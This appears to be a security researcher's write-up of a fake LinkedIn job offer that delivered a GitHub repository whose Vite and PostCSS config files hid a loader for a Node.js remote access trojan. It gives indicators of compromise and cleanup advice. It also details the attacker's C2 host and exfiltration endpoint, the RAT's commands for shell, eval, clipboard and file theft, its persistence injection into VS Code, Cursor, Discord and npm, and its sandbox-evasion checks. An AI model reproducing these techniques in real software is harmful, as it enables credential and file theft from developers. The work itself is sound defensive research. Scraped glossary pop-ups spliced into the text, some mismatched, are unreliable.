
Malicious code usually has to reach the attacker’s server somehow. That address is therefore one of the first things anyone pulls out of a sample, because it is something you can act on: block it at the firewall, report it to the hosting providerThe company you use to connect to the internet. It can see some network information about your traff... More, warn everyone else about it.
This one carried no address at all. On execution it asks the public Ethereum network about one specific transaction and unpacks the address out of it. That transaction is public and you can open it in a blockchain explorer. The server address is written straight into the recipient of that transaction, just in hexadecimal. If you want to work it out yourself, the exact breakdown and a five-line script are in the technical section at the end.
It is worth noticing where exactly that information sits. Not in the transaction data. The transaction itself carries no message. That recipient address belongs to nobody: it is not a wallet and not a smart contract, it is simply a number someone made up so that it works out to an IP addressA network address of a device or connection. Websites can use it to estimate your network or rough l... More and two ports. The message is not in what was sent. The message is in who it was sent to.
It is like a public listing with a street address in it. The address looks exactly like any other, nothing about it seems odd, and it passes unnoticed. Except the house number is actually a safe combination, and only the intended reader knows that.
So there is nothing in the code the victim receives that you could block. It contains only a pointer to infrastructure nobody is going to switch off. And even if someone did manage to take that server down, the attacker sends another transaction to a differently assembled address and every deployed copy redirects itself to it.
This malwareMalicious software that can spy, steal data, damage a device, or take control. More reached me in a job offer on LinkedIn

At the end of July, a man calling himself Aaron Clark messaged me. Verified profile, 500+ connections, one mutual contact, a decently written message. He was offering collaboration on an AI-powered crypto tracker. The project was supposedly already funded, with five million dollars set aside for development, and a tokenA secret string used by an application to authenticate to an API. More launch on the way. Part-time or full-time, whatever suited me.
I do not talk to headhunters very often, so I cannot say whether anything about it was out of the ordinary. At first glance nothing seemed off.
At second glance it did.
He described himself as a member of Block’s board of directors.
That is the sentence that made me open his profile properly.
Who is actually writing to me
Block is a publicly traded company. You do not have to guess who sits on the board of a company like that. They are public. Block lists them on its investor relations pages, and as an issuer it has to list them in its SEC filings too. You open the list and read the names. Jack Dorsey is on it, co-founder of Block and of Twitter. Jim McKelvey, the other co-founder. Shawn Carter, better known to most people as Jay-Z, since May 2021. And alongside them, people from Sequoia Capital, Goldman Sachs and MIT.
Aaron Clark is not.
That took two minutes and would have settled the matter on its own. The rest of the profile only filled in the same picture.
A career that does not add up. According to the profile he was a project manager at a small company from 2019 to 2021, then self-employed for two years, then CTO of a small AI startup for two years, and from 2024 a board member of one of the largest fintech companies in the world. I have no first-hand experience of that world, but I suspect people reach the board of a company that size by a slightly different route.
Zero activity. Over a thousand followers, not a single post. Ever. Someone with that position and that reach who has not written one sentence in two years.
A role that does not fit. A board member of a major fintech company sourcing a freelance frontend developer on LinkedIn, at an hourly rate, for an unrelated AI crypto project. That does not happen.
 A verified profile. The blue badge next to a name does not mean the contents of the profile are true. It means the account passed some verification, typically of identity or a work email address. It says nothing about a claim of board membership. That distinction is exactly what most people skip over, which is why the badge works.
Fun fact: in the right-hand column, next to that profile, LinkedIn was serving me a paid ad for open positions at Block. The platform treats the name match as a reason to sell advertising rather than a reason to verify anything. And in doing so it lends the scammer credibility.
Thanks, LinkedIn!
Delete it and report it. Or maybe not?
At this point it was clear this was a scam. But I wanted to know which kind.
Fake job offers end in several different ways. Sometimes it is a straightforward advance-fee scam. Sometimes it is harvesting personal data. And sometimes the entire story is just wrapping for getting malicious code onto the victim’s machine.
I was interested in the whole path, not in the fact that someone was lying about their employer. Replying and letting them walk me through their process cost me nothing.
I asked the ordinary questions. What stageA small first program or command that prepares the next stage. More the project was at, what the existing team looked like, which areas they needed help with, whether this was consulting, infrastructure and security, product development or a longer-term role.
Most of them were never answered.

On Friday a project overview PDF arrived. On Monday I wrote back that out of that very broad scope, my experience was closest to infrastructure, security, backend architecture and deployment, and asked again what specifically they wanted from me at this stageA small first program or command that prepares the next stage. More, whether they had a team and an existing codebase, and what the next step would be.
This came back:
Okay,
That is what we want from you. This project’s normal hourly rate is around $100.
The first line answers nothing. The rest of the message went on to say the frontend was already built, that I should review it, and that only then would we schedule a technical meeting about timeline and milestones. And to send my GitHub username.
So I created a separate GitHub account, filled it with AI-generated content to make it look more credible (yes, really) and sent it over on Tuesday morning. The private repository invitation arrived six minutes later.
The following afternoon, a follow-up:
Did you get any chance to run and see the project?
That is the most revealing sentence in the whole conversation. In all that time, nobody asked me a single technical question. Not what I thought of the architecture, not what I would change about the frontend. The only thing they cared about was whether I had run it.
 What was in the repository
The project overview PDF came first. I checked whether it contained any active content. It did not. No JavaScript, no embedded files, no forms. The PDF was not carrying anything; its job was to look like material from a real company and send the reader on to the repository. It did that job well. During a quick check it is easy to honestly verify a document, conclude that it is clean, and then let that feeling spill over onto everything else that came with it.
The repository reported 6,273 commits. The name and photo of the last commit’s author at the top, a complete frontend structure below. At first glance, a project someone had worked on for months.
That history was stolen. It belonged to a legitimate open source project, and the attacker placed a single commit on top of it, message “Refactoring codebse for speed”, which deleted over four thousand files and replaced them with a hundred of its own. Only the history was left. Consistent with that, every file in the repository carries the same last-modified date.
That has an unpleasant side effect. GitHub matches a commit author by email address, and the address in that commit belongs to a real developer of the original project. So the repository page displays the account and photo of an existing person who has nothing to do with any of this. That is why I am not naming him here.
It is worth being clear about whose problem this actually is. Git, by design, does not verify the author of a commit at all. The name and email are written in by whoever commits, and they can put anything there. It has worked that way from the start, and it follows from Git being decentralised and usable with no server connection.
What GitHub adds is the presentation. It matches the commit to an account by email, shows a photo and a link to a profile, and by default an unsigned commit gets no marking whatsoever. A forged commit therefore looks exactly like a genuine one. GitHub also explicitly excludes Git email spoofing from its bug bounty, on the grounds that on its own it grants an attacker neither repository access nor any additional privileges. Technically that holds. In practice it means someone else’s name and photo can be used as credibility for free, which is exactly what happened here.
There are defences, but they are opt-in and you have to turn them on in advance. GitHub lets you hide your own email and commit under an address of the form username@users.noreply.github.com. That address stays tied to your account, so your commits are still attributed to you normally; nobody just knows an address they could reuse. The second option is signing commits with a key and enabling what GitHub calls vigilant mode, after which any unsigned commit bearing your name is displayed as unverified.
 The catch is that this only protects the person who set it up. It would have helped the developer whose name appeared in that forged commit only if he had enabled vigilant mode himself.
The rest of the page was less convincing. Zero stars, zero watchers, zero forks, no contributors, no description. And a .env file committed at the root. Don’t do that 🙂
README.ai
The README in the repository is a generic template. A welcome line, “How can I run this code?”, a link to installing Node.js through nvm, four steps and a list of technologies used: Vite, TypeScript, React, shadcn-ui, Tailwind CSS.
That text was not written for this project. It matches the template automatically generated by the AI app builder Lovable, down to the identical wording of the steps and the same list of technologies. The attacker stripped out the references to Lovable itself and the Codespaces section, and left the rest alone.
In practice this means nobody wrote the bait. Someone had a plausible-looking crypto dashboard generated in a few minutes, mounted it on someone else’s history and sent it out. The cost of producing the wrapper is now effectively zero, which is why offers like this can be sent out in any quantity you like.
And then there is the last line of those instructions:
# Step 4: Start the development server with auto-reloading and an instant preview.
npm run dev
That command sets off the rest of this story. It never had to be hidden anywhere, because the project itself presents it as the ordinary, expected step. Anyone who wanted to look at that frontend ran it.
What happened when I ran it
I did not, of course, run it on my own machine. I built an isolated sandboxAn isolated environment where code can run with less impact on the rest of the system. More for it: a disposable system with not a single real passwordIn general, a password is an arbitrary string of characters including letters, digits, or other symb... More, key or wallet on it, cut off from the internet and from the host, behind a gateway of my own that recorded all traffic and let nothing out that I had not permitted in advance. I pointed the attacker’s server at myself, so the malwareMalicious software that can spy, steal data, damage a device, or take control. More asked me for everything instead of him. When it finally asked for its main component, I sent it an empty response. It never got to download that last part, and it never ran. That way I could watch the whole sequence without leaving anyone’s program running on a real machine.
Then I typed what they had asked for.
npm run devOn the surface, nothing unusual happened. The dev server came up, no errors on the output, the dashboard would have opened in a browser a moment later. If I had been sitting there as a candidate for a job or a contract, I would have been browsing the UI and noticed nothing.
Meanwhile this happened. The project connected to a public Ethereum node, one of those services people routinely use to read data off the blockchain, and read a single transaction from it. That transaction held the server address, which it unpacked. It reached that server, downloaded another piece of program from it, ran that, and the new piece asked for the last, main part.
Under three tenths of a second passed between the command and that point.
Not even an Italian gets through an espresso that fast.
What it was and what it would have done
I downloaded that last piece and took it apart without running it. It is a rat. Or rather a RAT, an abbreviation that expands two different ways: remote administration tool, when it is a legitimate program for managing machines remotely, and remote access trojanMalicious software that can spy, steal data, damage a device, or take control. More, when it is the same thing without the owner’s knowledge. The difference is not in the code. It is in whether the owner of the machine knows about it.
This one was hidden in a frontend configuration file, so the second. It is a program that lets an attacker operate someone else’s computer remotely, as if they were sitting at it.
This particular one can:
- read the contents of the clipboard
- run any command its owner could run on that machine
- run any further program the attacker sends it
- take any file or an entire directory including subdirectories and upload it to its own server.
The last one is what matters. This is not a program with a fixed target list that you could dodge by storing your wallet somewhere else. It is remote access. The attacker connects, looks around, and decides on the spot what interests him.
In practice it means he can take anything reachable by the account that started the project. Server access keys, Git and cloud logins, configuration files with passwordsIn general, a password is an arbitrary string of characters including letters, digits, or other symb... More, saved browser credentialsThe information used to log in to a service, usually username, email, password, code, or security ke... More, wallet files, password managerAn app that securely stores passwords and helps create a different strong password for every account... More data, source code, documents. And the clipboard, which is incidentally the moment it pays off that people occasionally copy a seed phrase or a passwordIn general, a password is an arbitrary string of characters including letters, digits, or other symb... More.
On an ordinary developer laptop there is usually plenty of that material.
All of that, though, it does on command. There is one more thing it does entirely on its own the moment it starts, and that is the most important finding in the whole analysis.
Deleting the repository is not enough
About a second after starting, the program looks for installed developer applications and inserts itself into them. Into VS Code, Cursor, Antigravity, Discord, GitHub Desktop and npm.
It writes straight into their files, indented by roughly two hundred spaces, so if someone opens that file in an editor the code sits far past the right edge of the screen and will not be seen during ordinary browsing.
The consequence: someone runs a project like this, decides shortly afterwards that it was a stupid idea, deletes the repository and goes to bed. And the infection stays. It sits in the editor and in npm and runs again the next time they are used normally.
Deleting the project folder does not solve this.
Where my evidence ends
Everything above I either observed at runtime or read directly in the program’s own code. That the repository contains hidden malicious code, that npm run dev executes it, that it finds the attacker’s server through the blockchain, downloads and runs further code from there, and that this last piece is a remote access tool that settles into developer applications on its own.
What I did not see: an actual attacker at work. My test system contained no real data, so nothing was ever stolen, and I have no idea whether anyone ever issued commands during a real infection. I also do not have the second, parallel branch of the chain. The server stopped answering before I could fetch it.
So no, I cannot write that they drained my wallet. I can write that they could have.
The approach, the whole structure of the chain and the markers used all match what is publicly described under the names Contagious Interview and DEV#POPPER. None of this is new. It just works well.
What to do if you ran something like this
Take the machine off the network so the attacker cannot connect to it.
Then search the files of your installed developer applications and npm for the markers /*RS260605*/ and /*C260521A*/. Exact paths and older marker variants are in the technical section below. Grep finds them reliably; your eyes will not, because they sit far past the right margin.
If you find them, you know. If you do not find them, you do not know. This sample is one specific version of one specific campaign, and the next one may well look different. So for a machine holding real credentialsThe information used to log in to a service, usually username, email, password, code, or security ke... More, the only reliable answer is a clean reinstall. Cleaning by indicators is good for understanding what happened, not for feeling safe afterwards.
And then the part people put off most: treat everything that account could reach as compromised. Keys, tokens, API keys, the contents of configuration files, credentialsThe information used to log in to a service, usually username, email, password, code, or security ke... More stored in the browser. Rotate them, do not hope. If you had a cryptocurrency wallet on that machine, move the funds from a new clean device, using a seed generated on that device, not on the affected one.
What to take away
- A claim about a position at a large company is almost always checkable. The boards of public companies are published and the check takes two minutes.
- If you cannot be bothered to search, drop the whole offer and the profile into any AI tool with web access and have it look them over. It is not bulletproof and it should not be your only filter, but contradictions like “claims a position no public source confirms” turn up in seconds.
- A verified LinkedIn profile does not verify what the profile says.
- When the other side never answers substantive questions about team and scope, but answers instantly on anything that moves things toward running code, that is a signal in itself.
- A private repository invitation is not evidence of legitimacy.
- A long, credible Git history can be copied from someone else’s project. A commit count proves nothing.
- A convincing-looking frontend is now a few minutes of work in an AI builder. How a project looks says nothing about who is behind it.
- A repository can be malicious with no install scripts in it at all. Configuration files for frontend tools are executable code.
- Remote access is more general than a target list. Moving your wallet elsewhere does not protect you.
- Deleting the cloned repository may not remove what has meanwhile been written into your editor and into npm.
- Foreign code runs in a disposable environment with no access to your own data and no open internet. A VM snapshot is not a security boundary.
- A tempting offer, pressure to move fast and a task that amounts to “just run it” are not a coincidence together. It is a pattern that repeats.
The last point has nothing to do with technology. This exact type of offer reaches developers with a public profile, visible repositories and an interest in cryptocurrency. The attacker does not pick the target at random. The attacker picks it out of publicly available information.
Technical analysis
From here on, this is for anyone interested in exactly how it works, or who needs to check their own machine. The story above should make sense without this part.
A note on method. I cut the work of unpacking the obfuscated codeDeliberately making code or data harder to understand at first sight. More down considerably by using AI. My goal was not to reverse someone else’s JavaScript from scratch, but to map the whole process this group uses, from the first LinkedIn contact through to persistence. Every concrete value below, the hashes, paths and commands, I verified against the sample afterwards.
Lab
The controlled execution of the sample did not happen on a working machine or in a snapshot of a production system. A snapshot is a rollback tool, not a security boundary.
Arch Linux host
├── REMnux VM: gateway, interception, packet capture, C2 replay
└── Debian 13 VM: disposable victim
REMnux acted as the victim’s gateway, locally held the real C2A communication channel through which an attacker controls a compromised system. More IP addressA network address of a device or connection. Websites can use it to estimate your network or rough l... More, served the captured malwareMalicious software that can spy, steal data, damage a device, or take control. More stages, filtered outbound trafficNetwork connections that a system initiates outward. More and recorded packets. Traffic to the known C2A communication channel through which an attacker controls a compromised system. More therefore never left the lab.
The victim ran as an unprivileged user with no sudo. During the malwareMalicious software that can spy, steal data, damage a device, or take control. More run there were no shared folders in the VM, no GitHub tokenA secret string used by an application to authenticate to an API. More, no SSH agentAn AI system that does not only answer, but can use tools and perform steps. More forwarding, no USB, and shared clipboard and drag and drop were both disabled. Outbound trafficNetwork connections that a system initiates outward. More was permitted only on TCP 443 toward the current IP addressesA network address of a device or connection. Websites can use it to estimate your network or rough l... More of the allowed Ethereum RPC services, and everything else was dropped. Before running the sample I verified that ordinary internet access from the victim failed.
I installed dependencies with npm install --ignore-scripts. Not because that is sufficient, but to separate what executes during install from what executes during the dev command.
I had already fetched the real /init and /0/body responses separately beforehand, without executing them. So I knew something like that was waiting at the end of the chain, and how large it was. I wanted the loaderCode that loads and runs another part of a program or attack. More and both follow-on stages to run normally and leave traces in the process table and in the traffic, while the last link never fired. The gateway therefore returned the responses to those two requests empty:
/init    → {"_B":""}
/0/body  → empty response
The loaderCode that loads and runs another part of a program or attack. More and both follow-on stages ran as a result and left traces behind. The final payloadThe part of an attack or program that carries the actual action or harmful content. More did not run. The real /init response I had captured earlier as inert data and analysed statically, without executing it.
Where the malicious code was
package.json was clean. No preinstall, install, postinstall or prepare. Only the usual dev, build, lint and preview.
So the common advice to install with --ignore-scripts would not have helped here. The malwareMalicious software that can spy, steal data, damage a device, or take control. More did not need the install step.
The same obfuscated loaderCode that loads and runs another part of a program or attack. More was appended to the end of two configuration files:
vite.config.ts
postcss.config.js
The loaderCode that loads and runs another part of a program or attack. More was 5,131 bytes, SHA-256:
ed6c0476c62bc21c981b95861677bf14eeeaba57ac071c860d0e599ecbf6156cDuplicating it across two files means the chain fires whether the developer reaches for the dev server or for the build.
C2 stored on Ethereum
The loaderCode that loads and runs another part of a program or attack. More queried public Ethereum JSON-RPC endpoints: eth.drpc.org and eth-mainnet.public.blastapi.io (plus one clearly unusable, ethereum-rpc.publicnode.com1).
It looked for activity associated with the marker 33ff3edaf55a8e03dcbc7cb40d498a49. The specific transaction:
Block:     25688067
Tx:        0x1ee850dfe646976e3783dcd1db11282316234cf46efc62b218557e9bef2670a3
Sender:    0x33ff3edaf55a8e03dcbc7cb40d498a49cd499891
Recipient: 0x171b14bb01bb171b14bb0050eb7f39c35c47e682
The carrier of the information is not the transaction’s input field but the recipient address:
0x 171b14bb 01bb 171b14bb 0050 eb7f39c35c47e682
   |        |    |        |    |
   |        |    |        |    padding, to reach 20 bytes
   |        |    |        port 80
   |        |    23.27.20.187
   |        port 443
   23.27.20.187
No cryptography, just numbers written in hexadecimal. If you would rather not do the arithmetic by hand, copy this into a file and run it with Python. It downloads nothing, connects to nothing and touches no files:
address = "0x171b14bb01bb171b14bb0050eb7f39c35c47e682"

b = bytes.fromhex(address.replace("0x", ""))
for i in (0, 6):
    ip = ".".join(str(x) for x in b[i:i + 4])
    port = b[i + 4] * 256 + b[i + 5]
    print("http://" + ip + ":" + str(port))
Rotating infrastructure therefore means nothing more than sending another transaction to a differently assembled address.
The decoded result:
http://23.27.20.187:443/boot
http://23.27.20.187:80/0/boot
Although one of the ports is 443, the communication was unencrypted plain HTTP. Port 443 does not guarantee TLS. It guarantees port 443.
Exact execution sequence
The process started normally: bash → npm run dev → Vite → esbuild. In parallel:
- a connection to Ethereum RPC and derivation of the C2A communication channel through which an attacker controls a compromised system. More address;
- connections to
23.27.20.187on ports 443 and 80; - download of two distinct obfuscated JavaScript stages;
- execution through
node -ein separate processes; - requests for the final payloads from
/initand/0/body.
The whole chain from start to the final-payload request took under three tenths of a second. Requests carried a marker identifying the victim:
X: 33ff3edaf55a8e03dcbc7cb40d498a49:*8-0Final payload analysis
The captured /init response is 166,703 bytes and has four fields. _U is the server base address, _H is a copy of the first stageA small first program or command that prepares the next stage. More, _B is the main payloadThe part of an attack or program that carries the actual action or harmful content. More and _Z is the body used for persistence.
The main payloadThe part of an attack or program that carries the actual action or harmful content. More was packed into a Function constructor with a single generated body of 73,649 characters. Searching it for keywords finds nothing. I unpacked it by evaluating only the string decoder in an isolated context and leaving the operational part alone. That exposed 343 indexed strings and with them the entire command and persistence logic.
It is a cross-platform Node.js RAT. Version:
260804Those digits look like a date in YYMMDD format, meaning 4 August 2026, the day before I ran the sample. The markers used for persistence follow the same pattern (RS260605, C260521A), as do older variants from 2025. This is an observation rather than a confirmed fact, but it is consistent.
On connection it identifies itself to the server, sending a sessionThe period after login when a service remembers you as a logged-in user. More ID, process ID, OS type, version, campaign label and first and current visit timestamps. The command channel runs over Socket.IO to http://23.27.20.187:443, again unencrypted, retrying every five seconds.
Command list
| Command | What it does |
|---|---|
ss_info |
returns version, sessionThe period after login when a service remembers you as a logged-in user. More ID, OS details, C2A communication channel through which an attacker controls a compromised system. More addresses, Node paths, the path it was started from, and timestamps |
ss_ip |
looks up the victim’s public IP through ip-api.com |
ss_cb |
reads and sends the clipboard |
ss_upf:<file>,<destination> |
uploads one selected file |
ss_upd:<directory>,<destination> |
recursively walks a directory and uploads every file in it |
ss_dir, ss_fcd:<path> and cd |
working directory control |
ss_stop |
stops an upload in progress |
ss_inz:<path> |
injects the persistent code into a selected file |
ss_inzx:<path> |
removes it from a selected file |
ss_connect:<host> |
switches to another operator-supplied server |
ss_eval:<code> |
executes arbitrary JavaScript |
ss_eval64:<base64> |
the same, encoded |
ss_exit and ss_exit_f |
terminates the process |
| anything else | runs as a shellA program that accepts user commands and runs them on the system. More command |
text starting with * |
starts an arbitrary background program with attacker-supplied arguments |
Exfiltration format
POST http://23.27.20.187/u/f
Content-Type: multipart/form-data

client_id = <hostname>$<username>
path      = <operator-selected destination>
file      = under the local file's basename
For recursive uploads it walks the selected directory using readdirSync and statSync, computes each file’s relative path and uploads them one by one so the structure is preserved on the attacker’s side.
Even without a single command, the payloadThe part of an attack or program that carries the actual action or harmful content. More automatically sends machine and sessionThe period after login when a service remembers you as a logged-in user. More metadataData about communication or a file, not necessarily the content itself. For example time, sender, re... More over Socket.IO, plus persistence status telemetry to:
POST http://23.27.20.187/verify-human/<campaign label>It reads the clipboard through Get-Clipboard, pbpaste or xclip depending on the platform.
Persistence paths
About one second after startup the payloadThe part of an attack or program that carries the actual action or harmful content. More looks for the JavaScript entry points of common developer applications and npm:
VS Code          resources/app/node_modules/@vscode/deviceid/dist/index.js
Cursor           resources/app/node_modules/@vscode/deviceid/dist/index.js
Antigravity      resources/app/node_modules/@vscode/deviceid/dist/index.js
Discord          discord_desktop_core/index.js
GitHub Desktop   resources/app/main.js
npm CLI          node_modules/npm/lib/cli.js
Paths are defined separately for Windows, macOS and Linux.
The injection strips older recognised blocks, adds roughly two hundred spaces and appends:
/*C260521A*/
global['e']='<target label>';
global.i='*8-0';
/* persistence body beginning with /*RS260605*/ */
Target labels:
app-vscode-eval
app-cursor-eval
app-antigravity-eval
app-discord-eval
app-GitHubDesktop-eval
NPM
The payloadThe part of an attack or program that carries the actual action or harmful content. More also installs its own dependencies (axios, socket.io-client, form-data) into ~/.node_modules or ~/.node_module and drops a first-visit marker:
Linux/macOS: /tmp/.<base64 of username>
Windows:     %LOCALAPPDATA%\Temp\<base64 of username>
Environment checks
The sample tests its environment and behaves differently on a match. It looks at the jsbot environment variable, the usernames github-runner and buildbot, and hostnames such as build-*, sandbox-pool-*, buildkitsandbox, cloudchamber, nijin-lab and two specific EV- names.
Practical implication for analysts: do not name your VM after what it is for.
The secondary branch
The secondary loaderCode that loads and runs another part of a program or attack. More from /0/boot requests /0/body, XOR-decodes it with the key YU7m{rE/>|==b>#~ and evaluates it. I tried to fetch the body at 15:58 UTC and the server no longer answered on either port. Somewhere between the run and that attempt, it stopped answering me.
Indicators of compromise
Repository and commit
Repository: gitcomp88/AICryptoTrader
HEAD:       319dbc61b24e1655ff61bd604b8aee3aa1ca0941
Parent:     b7abbbb6c6f13ced564fd31c74a6396f3e438405
Message:    Refactoring codebse for speed
Attacker-side accounts
gitcomp88
gitforcpc903
These are investigation indicators, not proof of identity.
Malicious files in the repository
vite.config.ts
postcss.config.js
Network
23.27.20.187
http://23.27.20.187:443        Socket.IO command channel
/boot  /init  /0/boot  /0/body
/u/f                            stolen file upload
/verify-human/<campaign>        telemetry
Markers
33ff3edaf55a8e03dcbc7cb40d498a49    campaign identifier
*8-0                                build label
/*RS260605*/                        persistence body
/*C260521A*/                        injection marker
Older injection markers: /*C250617A*/, /*C250618A*/, /*C250619A*/, /*C250620A*/, /*C260511A*/, /*C260512A*/
Version and key
malware version:        260804
secondary XOR key:      YU7m{rE/>|==b>#~
Local artifacts
~/.node_modules
~/.node_module
/tmp/.<base64 of username>
%LOCALAPPDATA%\Temp\<base64 of username>
Ethereum
Tx:        0x1ee850dfe646976e3783dcd1db11282316234cf46efc62b218557e9bef2670a3
Sender:    0x33ff3edaf55a8e03dcbc7cb40d498a49cd499891
Recipient: 0x171b14bb01bb171b14bb0050eb7f39c35c47e682
RPC:       eth.drpc.org, eth-mainnet.public.blastapi.io, ethereum-rpc.publicnode.com1
Hashes
Project overview PDF:   1219c37891cede90e98b6102b4b80d485ec6d410eda3d5bb1666ca8ab57a564e
Repository loader:      ed6c0476c62bc21c981b95861677bf14eeeaba57ac071c860d0e599ecbf6156c
Primary /boot:          950a8f79e48cb6b36d731bb7adf695e2420014813d5705ce41ea8090e8b06724
Secondary /0/boot:      62b19e0cbb110bc5d33ad4db07af9c7d1018c3951350369d6bdf2b2c1ebc2828
Decoded primary:        aabf3f0cacd91e1bcb0edbd1335b40a9bfade8e7d31c98946b0b876bec69592f
Decoded secondary:      929967e719214aa6547126bb96636f15d9c230bb4f3dac2bc82578494c5f635e
Real /init JSON:        574919a51df20bb3c73268a2cb2f18739d3408e29a4d6ec7dcba62fa8b5c0264
Field _B:               f68955621b28c1715677117b0b38e18cd8e92717ca8eadb44f47a5cc08aef4a3
Unpacked _B body:       624d915598f6b48eeeaabaee19824fcecc35570c4e3a246dda5eaae97db364dd
Field _Z:               7ca3d571b64b815dcef80c0938ea30d48df06fcbe00d346c73849bd1b1f4abe7
The whole chain
fake profile with an unverifiable position at a large company
→ job offer at an attractive rate
→ private GitHub repository invitation
→ frontend generated in an AI builder as the bait
→ copied history of a legitimate project used as credibility
→ follow-up asking "have you run it yet?"
→ obfuscated loader appended to the Vite and PostCSS config
→ npm run dev
→ Ethereum JSON-RPC query
→ C2 address decoded from the recipient of a transaction
→ GET /boot and /0/boot
→ two obfuscated stages through node -e
→ GET /init
→ Node.js RAT version 260804
→ injection into VS Code, Cursor, Antigravity, Discord, GitHub Desktop and npm
→ Socket.IO command channel on unencrypted port 443
→ clipboard, shell, eval, recursive directory upload
→ exfiltration to /u/f
Limitations
I unpacked the main payloadThe part of an attack or program that carries the actual action or harmful content. More statically, meaning without executing its operational part. The commands, persistence and exfiltration format described here are read out of its own code, not observed at runtime. I do not have the /0/body branch, because the C2A communication channel through which an attacker controls a compromised system. More stopped responding. The _Z persistence body remains heavily obfuscated, although its role and injection mechanism are proven from the main payloadThe part of an attack or program that carries the actual action or harmful content. More. The victim contained no real data, wallets or credentialsThe information used to log in to a service, usually username, email, password, code, or security ke... More. GitHub account names, commit metadataData about communication or a file, not necessarily the content itself. For example time, sender, re... More, the LinkedIn name and everything the attacker claimed about himself may be fabricated or stolen.